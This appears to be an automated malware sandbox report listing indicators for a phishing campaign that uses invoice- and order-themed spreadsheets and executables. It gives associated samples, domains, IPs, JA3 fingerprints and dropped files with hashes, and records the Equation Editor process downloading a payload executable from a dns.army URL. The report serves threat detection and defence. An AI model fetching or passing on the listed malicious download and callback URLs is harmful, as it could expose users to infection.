	SecuriteInfo.com.Heur.16160.xls	Get hash	malicious	Browse	• www.amionyoutube.com/p2he/?cF=xs0ZKR14962ZgwK/QWp0JFwCibQKs8mKtb995OflH30hWAUvABOJR7m/kpvGi8TCnZzAYQ==&SBZ=epg8b
	n41pVXkYCe.exe	Get hash	malicious	Browse	• www.swavhca.com/jskg/?8pJPDtoX=d8LPYq+5Arayfm1vXo3Q9MeTj0bruQyaWpvdMQHKTdQ1FO0+Z34o/nFcLA/t2X2IEXB72feptg==&CvL0=inCTmHzH
	athwlp3L1t.exe	Get hash	malicious	Browse	• www.freshlookconsulting.net/jskg/?GFQH8=7pn97mLWvkMXGDEchdpcgW9NAJQehO/Pf6j+f8BObvafep31f10mg4FYeAaWQcAcoJTm&llsp=fTR0dT4hznlXW8
	oJmp4QUPmP.exe	Get hash	malicious	Browse	• www.madbaddie.com/csv8/?Mfd=bmU6bhxvgrtQDLdFrXfZu84+YLpNz+FpUYa4sbpu+DXpESkC+J6KAuS4lHdfpiPBOP9d&rVxpj=nfl0dJqP1Bo

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
www.qcmax.com	eQLPRPErea.exe	Get hash	malicious	Browse	• 104.128.125.95
	ARBmDNJS7m.exe	Get hash	malicious	Browse	• 104.128.125.95
parkingpage.namecheap.com	remittance info.xlsx	Get hash	malicious	Browse	• 198.54.117.215
	Swift002.exe	Get hash	malicious	Browse	• 198.54.117.211
	winlog.exe	Get hash	malicious	Browse	• 198.54.117.217
	CNTR-NO-GLDU7267089.xlsx	Get hash	malicious	Browse	• 198.54.117.210
	New order.exe	Get hash	malicious	Browse	• 198.54.117.212
	Ref. PDF IGAPO17493.exe	Get hash	malicious	Browse	• 198.54.117.216
	Quotation.exe	Get hash	malicious	Browse	• 198.54.117.216
	PO-RFQ # 097663899.exe	Get hash	malicious	Browse	• 198.54.117.218
	Betaling_advies.exe	Get hash	malicious	Browse	• 198.54.117.218
	gqnTRCdv5u.exe	Get hash	malicious	Browse	• 198.54.117.211
	eQLPRPErea.exe	Get hash	malicious	Browse	• 198.54.117.215
	PaymentAdvice.exe	Get hash	malicious	Browse	• 198.54.117.218
	DYANAMIC Inquiry.xlsx	Get hash	malicious	Browse	• 198.54.117.216
	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	• 198.54.117.215
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 198.54.117.212
	46578-TR.exe	Get hash	malicious	Browse	• 198.54.117.218
	ALPHA SCIENCE, INC.exe	Get hash	malicious	Browse	• 198.54.117.216
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMAS ANGAN.exe	Get hash	malicious	Browse	• 198.54.117.217
	1517679127365.exe	Get hash	malicious	Browse	• 198.54.117.216
	BL-2010403L.exe	Get hash	malicious	Browse	• 198.54.117.218
www.hostvngiare.com	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	• 104.21.71.76
	Proforma Invoice 2.xlsx	Get hash	malicious	Browse	• 104.21.22.22
	ARBmDNJS7m.exe	Get hash	malicious	Browse	• 172.67.202.10
	9tRIEZUd1j.exe	Get hash	malicious	Browse	• 104.21.22.22
fqe.short.gy	presupuesto.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	remittance info.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	Required Order Quantity.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	• 52.59.165.42
www.christlicheliebe.net	Y79FTQtEqG.exe	Get hash	malicious	Browse	• 144.76.242.196
	DHL Shipment Notification 7465649870.doc	Get hash	malicious	Browse	• 144.76.242.196
	RE PAYMENT REMINDER - SOA - OUTSTANDING (JAN21).EXE	Get hash	malicious	Browse	• 144.76.242.196

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	PR0078966.xlsx	Get hash	malicious	Browse	• 13.235.115.155
	presupuesto.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NdBLyH2h5d.exe	Get hash	malicious	Browse	• 52.15.160.167
	s6G3ZtvHZg.exe	Get hash	malicious	Browse	• 3.13.255.157
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	PAYMENT COPY.exe	Get hash	malicious	Browse	• 52.79.124.173
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 44.227.76.166
	sgJRcWvnkP.exe	Get hash	malicious	Browse	• 52.58.78.16
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	Get hash	malicious	Browse	• 13.235.115.155
	remittance info.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Required Order Quantity.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	PROFORMA INVOICE.exe	Get hash	malicious	Browse	• 108.128.23 8.226
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	winlog.exe	Get hash	malicious	Browse	• 3.14.206.30

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	J6wDHe2QdA.exe	Get hash	malicious	Browse	• 3.22.15.135
	hsOBwEXSsq.exe	Get hash	malicious	Browse	• 3.142.167.54
HENGTONG-IDC-LLCUS	PROFORMA INVOICE.exe	Get hash	malicious	Browse	• 103.4.20.241
	dot.dot	Get hash	malicious	Browse	• 203.76.236.103
	eQLPRPErea.exe	Get hash	malicious	Browse	• 104.128.125.95
	FTT103634332.exe	Get hash	malicious	Browse	• 104.128.126.123
	ARBmDNJS7m.exe	Get hash	malicious	Browse	• 104.128.125.95
	Purchase Order 2021 - 00041.exe	Get hash	malicious	Browse	• 104.232.96.254
	New order.exe	Get hash	malicious	Browse	• 104.232.96.254
	SWIFT_png.exe	Get hash	malicious	Browse	• 220.158.226.143
	RPI_Scanned_30957.doc	Get hash	malicious	Browse	• 202.14.6.113
	Ordine -159-pdf.exe	Get hash	malicious	Browse	• 103.202.50.110
	FB_1401_4_5,pdf.exe	Get hash	malicious	Browse	• 27.0.156.189
	dwg.exe	Get hash	malicious	Browse	• 146.148.189.216
	PO_210222.exe	Get hash	malicious	Browse	• 104.232.96.251
	IMG_7742_Scanned.doc	Get hash	malicious	Browse	• 202.14.6.113
	zMJhFzFNAz.exe	Get hash	malicious	Browse	• 203.88.111.71
	Payment_Advice.exe	Get hash	malicious	Browse	• 107.178.135.177
	Order 8953-PDF.exe	Get hash	malicious	Browse	• 103.202.50.110
	IN 20201125 PL.xlsx	Get hash	malicious	Browse	• 45.41.85.153
	Order Catalogue.xlsx	Get hash	malicious	Browse	• 146.148.242.120
	documents_0084568546754.exe	Get hash	malicious	Browse	• 104.232.66.117
AMAZON-02US	PR0078966.xlsx	Get hash	malicious	Browse	• 13.235.115.155
	presupuesto.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NdBLyH2h5d.exe	Get hash	malicious	Browse	• 52.15.160.167
	s6G3ZtvHZg.exe	Get hash	malicious	Browse	• 3.13.255.157
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	PAYMENT COPY.exe	Get hash	malicious	Browse	• 52.79.124.173
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 44.227.76.166
	sgJRcWvnkP.exe	Get hash	malicious	Browse	• 52.58.78.16
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	SOL2021-03-14-NETC-NI-21-049-CEVA INV.xlsx	Get hash	malicious	Browse	• 13.235.115.155
	remittance info.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Required Order Quantity.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	PROFORMA INVOICE.exe	Get hash	malicious	Browse	• 108.128.238.226
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 18.184.197.212
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	winlog.exe	Get hash	malicious	Browse	• 3.14.206.30
	J6wDHe2QdA.exe	Get hash	malicious	Browse	• 3.22.15.135
	hsOBwEXSsq.exe	Get hash	malicious	Browse	• 3.142.167.54

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	presupuesto.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Confirm Order for AKTEK Company_E4117.ppt	Get hash	malicious	Browse	• 52.59.165.42
	PROFORMA INVOICE.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	RFQ P39948220 Inquiry.ppt	Get hash	malicious	Browse	• 52.59.165.42
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	remittance info.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Required Order Quantity.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Proforma Invoice.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Payment advice IN18663Q0031139I.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	NEW ORDER.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Purchase Order SC_695853.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Alexandra38.docx	Get hash	malicious	Browse	• 52.59.165.42
	fileshare.doc	Get hash	malicious	Browse	• 52.59.165.42

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	documents-351331057.xlsm	Get hash	malicious	Browse	• 52.59.165.42
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 52.59.165.42
	IMAGE20210406_490133692.exe.exe	Get hash	malicious	Browse	• 52.59.165.42
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 52.59.165.42
	Documents_460000622_1464906353.xls	Get hash	malicious	Browse	• 52.59.165.42
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 52.59.165.42
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 52.59.165.42

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlog[1].exe	Purchase Order.xlsx	Get hash	malicious	Browse	
	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\nsv1FD2.tmp\e4utfxiuc.dll	Purchase Order.xlsx	Get hash	malicious	Browse	
	eQLPRPErea.exe	Get hash	malicious	Browse	
	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	
C:\Users\Public\vbc.exe	Purchase Order.xlsx	Get hash	malicious	Browse	
	Quotation Zhejiang.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-J...."Y...$E.KB..D...D.....3.n..u.....\|..=H4..c&.....f.,..=..-....p2.:..`HX.....b.....Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_..).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s..,f`D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Reputation:	high, very likely benign file

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...0009302112192..210930 140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vI*.?!I..N..>H.e...!.e.*.2....w..{.....s.z..2..~ ..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....].....B0@0...U.....0....0...U..... ....0...U.....{.q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pl.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg. X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.094144230589345
Encrypted:	false
SSDEEP:	6:kK5wTJ6YN+SkQlPlEGYRMY9z+4KlDA3RUe0ht:RwTJ6HkPlE99SNxAhUe0ht
MD5:	FC480F1A325280D2E3D46BB362B1A948
SHA1:	A98BF3BA9070287C607B4A11CA708BA297303354
SHA-256:	D9F18668A17D3CA5D98387FDE3997965DE341632166542723796F2A720402191
SHA-512:	3E9DE2E9A87E569B8A14A9CC90A9D550F66260385384A998E87A8C1E8A8847B138EA40409D7932BC8D57B3FA1EAF99888CF7A7C866E4AFF465AD2E9B49988BB C
Malicious:	false
Reputation:	low
Preview:	p..... .....0..../..(..... .....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./.s.t.a.t.i. c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..".0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	2.9710739663159305
Encrypted:	false
SSDEEP:	3:kkFklBFHlXfllXlE/jQEBllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1Ffl5nPM:kKIyQE1liBAIdQZV7ulPPN
MD5:	5E60109AD7B42E918233F1AA93E95A2C
SHA1:	1003616C4D6A42C72D5964A5988CCE1448B2ECBC
SHA-256:	63D02CE83706C273B0EB99FB17714CCFCBE60EBDFEBC23DB4F6D1A2C9AB4E896
SHA-512:	325D4856013EFB76D2E31E515CC117DE62C9A4A159D9B9FD4A0B95DBD9E6A24E29049C6B6D0B091D33BEA7A59D382F1DEBAEEE7DDB1A8E7C9F91CABD7786 EE8
Malicious:	false
Reputation:	low
Preview:	p..... ....`...i.x../..(..... .....|.j-.....(.....}...h.t.t.p.:././.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.b.f.8. d.f.8.0.6.2.7.0.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlog[1].exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	downloaded
Size (bytes):	206065
Entropy (8bit):	7.915089020780882
Encrypted:	false
SSDEEP:	3072:NeYBCwqDxkJ0KBUc2cZX//lia9uzqJ1FPe87cVroSCR58XxrviPv0NOtfptbRlP4:NDIKUc2SXli2LbG87uroXR585UcNKbbQ
MD5:	2C64897AA30694CC768F5EA375157932
SHA1:	C897F37780A5237D5C330BCF2668745201B38FF5
SHA-256:	18D465A5867EE069480BB9BE8EB259BE41CC008E487B7B6A3CAD14E3559963A9
SHA-512:	6C1CFC20E4AAF0EE78B60A80C5FF559CB71AC31B62F2E9068638046CD3FEC5FE078F37DE85C50C65090B82D784931E07BDF692A597B14133EAE36AD143B3FE/ 2
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 16%, Browse • Antivirus: ReversingLabs, Detection: 76%
Joe Sandbox View:	• Filename: Purchase Order.xlsx, Detection: malicious, Browse • Filename: Quotation Zhejiang.xlsx, Detection: malicious, Browse
Reputation:	low
IE Cache URL:	http://stdypmrimelimtewsosq.dns.army/documepnt/winlog.exe

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\winlog[1].exe

Preview:

```
MZ......................@...............................................!..L.!This program cannot be run in DOS mode....$........lJ...$...$...$./.{...$...%.9.$.".y...$.......$.f."...$.Rich..$...................
......PE..L.....8E................\..........f1.......p....@..........................................................................Pt..........g...........................................................................p..........................
.....text....[.......\................... ..`.rdata.......p.......`..............@..@.data....d...........r..............@....ndata...................................rsrc...g............v..............@..@....................................
...................................................................................................................................................................................................................................................................................
.............................
```

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\12DBE4AC.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 577 x 201, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	9920
Entropy (8bit):	7.680823551882418
Encrypted:	false
SSDEEP:	192:Kcqdy0jT4tDZ3hwGFnIgvEGHEZsuMerPnuM3/g+BYKYp0:pq7jstthwyIJGxuprWso+BYKYp0
MD5:	5AF9F8C3DCDB3C155D4283AA797BA7C3
SHA1:	226BE2FD7230B34B060FC1C31F5C1A131D0BD01E
SHA-256:	29C1F433CDDCB4DE1179CC18182E5052BDE598F560C36FFEAB7975E9F193297C
SHA-512:	FF06FCAEB0F521A45B18356DE4230FFBAD7687A183229841017888D6FB97A971BBAF4C98AD7CD46B78D0E3169DF4630DEE2DC155BAB75B903D9C024B45D71AA
Malicious:	false

Preview:

```
.PNG........IHDR...A.........$x.1....sRGB.........gAMA......a.....pHYs..........+....&UIDATx^.M.V....B2....&tH.1.H...(.....:h..5.`$.h&.n.m}..d.u&.tP^......[...L#.@.t........cr....:.T.]U..:..
...q..X..Z.vU.h..*.. ...@........1}Q...... ...8..A8.. ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A...
...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4.
...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@
...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...
@...A... ...@...$@..I..4. ...@.
```

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\17154832.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	[TIFF image data, big-endian, direntries=4], baseline, precision 8, 396x275, frames 3
Category:	dropped
Size (bytes):	24075
Entropy (8bit):	6.730214296651396
Encrypted:	false
SSDEEP:	384:oKr6BE4bXWRwgWHxVQ9T31pQO9v8IgLvt:oKcElRwfQ9T3cWiB
MD5:	09AFF1FCE05F6A872A9F9A75B7C645F5
SHA1:	5E8004FDCA739142B1AB20AD6BF773DE8C7B32FD
SHA-256:	00B28A518ACB867ABB2F0447DCEB07BD6E47005A1C608ACCF49A4EA3D96112F8
SHA-512:	355D944292FDCEC869EE28098B6CDF155EE7E697B3651F40538C34B68086DB370FF1D2B6C7306D71E4203734C73796EC6C9EE0C1F539E4F8F653575EE0FD66D
Malicious:	false

Preview:

```
......JFIF.....x.x......Exif..MM.*.......;.........J.i.........T.......................>...................................................................................................................................................
...................................................................................................................................................................................................................................................................................
...................................................................................................................................................................................................................................................................................
.........................................................................................................................................................................................................................
```

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\1FC8BBD1.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1686 x 725, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	79394
Entropy (8bit):	7.864111100215953
Encrypted:	false
SSDEEP:	1536:ACLfq2zNFewyOGGG0QZ+6G0GGGLvjpP7OGGGeLEnf85dUGkm6COLZgf3BNUdQ:7PzbewyOGGGv+6G0GGG7jpP7OGGGeLEe
MD5:	16925690E9B366EA60B610F517789AF1
SHA1:	9F3FE15AE44644F9ED8C2CA668B7020DF726426B
SHA-256:	C3D7308B11E8C1EFD9C0A7F6EC370A13EC2C87123811865ED372435784579C1F
SHA-512:	AEF16EA5F33602233D60F6B6861980488FD252F14DCAE10A9A328338A6890B081D59DCBD9F5B68E93D394DEF2E71AD06937CE2711290E7DD410451A3B1E54CD
Malicious:	false

Preview:

```
.PNG........IHDR................J....sRGB.........gAMA......a.....pHYs...t...t..f.x....IDATx^....~.y.....K...E...):.#.Ik..$o.....a.-[..S..M*A..Bc..i+..e...u["R.., (.b...IT.0X.}...(..@...F>...v....s.g.
....x.>...9s..q]s......w...^z...........?........9D.}.w}W..RK..........S..y....S.y....S.J_..qr.....I}|.._...>r.v~..G.*.)..#.>z._....|.#..fF..?.G......zO.C.......zO.%......'....S..y....S.y....S.J_..qr.....I}|.._
...>r.v~..G.*.)..#.>z....._.W.~....S.......c..zO.C..N.vO.%...........S..y....S.y....S.J_.qr.....I}|.._...>r.v~..G.*.)..#.>z..&nf..?........zO.C...o...{J-......._..S..y....S.y....S.J_.qr.....I}|.._.
..>r.v~..G.*.)..#.>z...6..........J..:........SjI..=...}.zO.#.%.vO.+...vO.+}.R...6.f.'..m.~m.~..=..5C.....4[....%uw........M.r..M.k.:N.q4[<..o..k...G......XE=..b$.G.,..K...H'._nj..kJ_..qr....
.I}|.._...>r.v~..G.*.)..#.>......R...._..j.G...Y.>..!......O..{....L.}S..|.=}.>..OU...m.ks/....x..l....X.]e......?.........$...F.........>..{.Qb......
```

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2C080710.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2C080710.png	
File Type:	PNG image data, 577 x 201, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	9920
Entropy (8bit):	7.680823551882418
Encrypted:	false
SSDEEP:	192:Kcqdy0jT4tDZ3hwGFnIgvEGHEZsuMerPnuM3/g+BYKYp0:pq7jstthwyIJGxuprWso+BYKYp0
MD5:	5AF9F8C3DCDB3C155D4283AA797BA7C3
SHA1:	226BE2FD7230B34B060FC1C31F5C1A131D0BD01E
SHA-256:	29C1F433CDDCB4DE1179CC18182E5052BDE598F560C36FFEAB7975E9F193297C
SHA-512:	FF06FCAEB0F521A45B18356DE4230FFBAD7687A183229841017888D6FB97A971BBAF4C98AD7CD46B78D0E3169DF4630DEE2DC155BAB75B903D9C024B45D71A A
Malicious:	false
Preview:	.PNG.....IHDR...A.....$x.1....sRGB.....gAMA.....a.....pHYs.....+....&UIDATx^.M.V....B2....&tH.1.H...(.....:h..5.`$.h&.n.m}..d.u&.tP^.....[...L#.@.t.....cr....:.T.]U..:.. ...q..X..Z.vU.h..*.. ...@.....1}Q..... ...8..A8.. ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@ ...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ...@...A... ...@...$@..I..4. ... @...A... ...@...$@..I..4. ...@.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\2F0F20D4.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	1720
Entropy (8bit):	3.1255010354358324
Encrypted:	false
SSDEEP:	24:YnnU9lGm0SR7VEyUHUDr7BmygdJIyy1q5shAG1zfHhRmZ/RQIRSvoRQ1R+WX:QWGUhEyUH07BdgdJIaYzfY0R
MD5:	0CF4DD6CE503FB21C4330589ACA40F90
SHA1:	CDB592106701AF938BC66E63118EB6A732A16CFE
SHA-256:	4F7393DB73D828D65388F6917FADDA48B8174EDA2EA02DF017CE3FE59A779205
SHA-512:	E5F38688D5E702121F2397FEF8FC6BCBDB92003B46B628E35AF3F3E3485836E0619F04224831BFBE8112C4CDCEB259C7BEE526A7E7EB652DD2D5BEF4E6417FF 8
Malicious:	false
Preview:	....l.....9.. EMF..... .....V.....fZ..U"..F.....GDIC.....T.!....j.....-.....!..... .....@..Calibri.a..WpP.....lww@.zwU+fp....-.....2.....L.....2.....$.a.....2.$.....$...6.b.....2.6.....6...H.el.....2.H..... ..H...Z.1l.....'.....l.....'.....%.....L...d.....l.....?.....?..... .....R...p.....@..C.a.l.i.b.r.i.....zw.....T....e]w.....Yw(..X....p e]w.e]w.....U.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\7C8CCA5F.emf	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	3199944
Entropy (8bit):	1.0723286533222698
Encrypted:	false
SSDEEP:	6144:5FPAuIU4U9tVvfJHGCOd7FPAuIU4U9tVvfJHGCOd2:5mIvhGJd7mIvhGJd2
MD5:	6CFA3170A68147326768DE26F5E88F3C
SHA1:	5ABCF9E540CFE7E9F1BB50F43FB139722402D141
